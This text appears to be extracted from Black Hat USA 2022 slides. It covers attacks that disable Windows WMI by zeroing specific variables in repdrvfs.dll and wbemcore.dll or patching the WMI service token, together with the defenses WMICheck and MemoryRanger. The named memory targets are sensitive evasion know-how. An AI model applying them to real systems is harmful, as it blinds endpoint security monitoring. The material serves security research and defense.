


Attack on repdrvfs!g_Glob+0xBC (3/4)

 Attacker's App

Module: repdrvfs.dll
Variable Name: g_Glob+0xBC
Default Value: 1

Attack: change data to 0



Attack on repdrvfs!g_Glob+0xBC (4/4)

 Attacker's App

Module: repdrvfs.dll
Variable Name: g_Glob+0xBC
Default Value: 1

Attack: change data to 0

Result:

- Client cannot connect to WMI with error code **0x80041033**
MessageId: WBEM_E_SHUTTING_DOWN
MessageText: Shutting Down
- Already connected clients failed to enumerate WMI with error code **0x80041010**
MessageId: WBEM_E_INVALID_CLASS
MessageText: Invalid Class

repdrvfs.dll

`g_Glob.word_xBC = 1;`

```
HRESULT  
CNamespaceHandle::FileToInstance()  
{  
    if (!lRes) {  
        return A51TranslateErrorCode(lRes);  
    }  
}
```

```
HRESULT A51TranslateErrorCode(long lRes)  
{  
    if (lRes == ERROR_SERVER_SHUTDOWN_IN_PROGRESS)  
        return WBEM_E_SHUTTING_DOWN;  
    // ...  
}
```

Attack on **wbemcore!_g_pEss_m4**

Attack on wbemcore!_g_pEss_m4 (1/3)

Module: wbemcore.dll

Variable Name: _g_pEss_m4

Default Value: non-Null address of the interface

Attack: change data to 0

wbemcore.dll

```
IWbemEventSubsystem* g_pEss_m4 = NULL
```


```
HRESULT InitESS(){  
    HRESULT hRes =  
        QueryInterface(IID_IWbemEventSubsystem_m4,  
            &g_pEss_m4);  
    if (FAILED(hRes))  
        return hRes;  
    InitESSInternal();  
}
```

```
HRESULT ShutdownESS() {  
    if (g_pEss_m4)  
        Release(g_pEss_m4);  
}
```

Attack on wbemcore!_g_pEss_m4 (2/3)

Module: wbemcore.dll
Variable Name: _g_pEss_m4
Default Value: non-Null address of the interface

Attack: change data to 0



Attack on wbemcore!_g_pEss_m4 (3/3)

 Attacker's App

Module: wbemcore.dll
Variable Name: _g_pEss_m4
Default Value: non-Null address of the interface


Attack: change data to 0

Result:

- Consumer fails to install callback with error code **0x8004100C**
MessageId: WBEM_E_NOT_SUPPORTED
MessageText: Not Supported



DEMO



The online version is here –


https://www.youtube.com/channel/UCpJ_uhTb4_NNoq3-02QfOsA

#BHUSA @BlackHatEvents


<https://t.me/learningnets>

Sandboxing WMI Service


WMI service interacts with OS, filesystem and registry




Attack on Process Token results in WMI Sandboxing



Attack on Process Token results in WMI Sandboxing




Attack on Process Token results in WMI Sandboxing




MemoryRanger can prevent DKOM patching of WMI Token structure

Patching the Token Structure of Winmgmt




Situation without MemoryRanger

Default enclave for OS and drivers loaded before MR



Allocated enclave for Attacker's Driver



MemoryRanger

✗ – MemoryRanger traps illegal access to the sensitive data and redirects it to the fake null memory page

Examples of MemoryRanger customization – <https://igorkorkin.blogspot.com/search?q=memoryranger>

MemoryRanger source code – <https://github.com/IgorKorkin/MemoryRanger>

Conclusion

WMI design issues :

- Created for performance monitoring and telemetry gathering without security first in mind.
- Widely leveraged by various endpoint security solutions.
- Architectural weaknesses allow bypassing WMI from various attack vectors - mostly one bit change attack rules all the security across WMI policies.

WMICheck provides trustworthy runtime checking to detect WMI attacks.

MemoryRanger can prevent sandboxing WMI service by kernel attack.




Conclusion to conclusion: **attack vectors on WMI can originate in the firmware**



[BHUS2022: Breaking Firmware Trust From Pre-EFI: Exploiting Early Boot Phases](#) by Alex Matrosov (CEO Binarly)

Thank you



BINARLY

binarly.io

github.com/binarly-io

#BHUSA @BlackHatEvents